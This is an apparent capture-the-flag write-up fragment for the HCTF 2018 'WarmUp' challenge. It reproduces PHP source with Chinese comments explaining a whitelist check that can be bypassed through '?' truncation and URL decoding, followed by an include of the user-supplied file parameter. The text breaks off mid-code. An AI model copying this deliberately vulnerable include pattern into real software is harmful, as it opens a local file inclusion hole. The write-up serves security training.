

BUU

[BUUCTF在线评测](https://buuoj.cn/challenges#[HCTF%202018]WarmUp)



提示查看PHP文件



所以查看hint.php

<?php

highlight\_file(\_\_FILE\_\_);

class emmm

{

public static function checkFile(&$page)

{

$whitelist = ["source"=>"source.php","hint"=>"hint.php"];

//如果page的值为空或者不是字符串

if (! isset($page) || !is\_string($page)) {

echo "you can't see it";

return false;

}

//检测page的值是否在白名单中

if (in\_array($page, $whitelist)) {

return true;

}

//返回page中从第0位开始到第一个？出现的位置，之间的值赋给page

$\_page = mb\_substr(

$page,

0,

mb\_strpos($page . '?', '?')//查找字符串在另一个字符串中首次出现的位置

);

//检验page的值是否在白名单内

if (in\_array($\_page, $whitelist)) {

return true;

}

//将url编码后的字符串还原成未编码的样子，然后赋值给page

$\_page = urldecode($page);

//返回page中从第0位开始到第一个？出现的位置，之间的值赋给page

$\_page = mb\_substr(

$\_page,

0,

mb\_strpos($\_page . '?', '?')//查找字符串在另一个字符串中首次出现的位置

);

//检验page的值是否在白名单内

if (in\_array($\_page, $whitelist)) {

return true;

}

echo "you can't see it";

return false;

}

}

if (! empty($\_REQUEST['file'])

&& is\_string($\_REQUEST['file'])

&& emmm::checkFile($\_REQUEST['file'])

) {


include $\_REQUEST['file'];

exit;

} else {

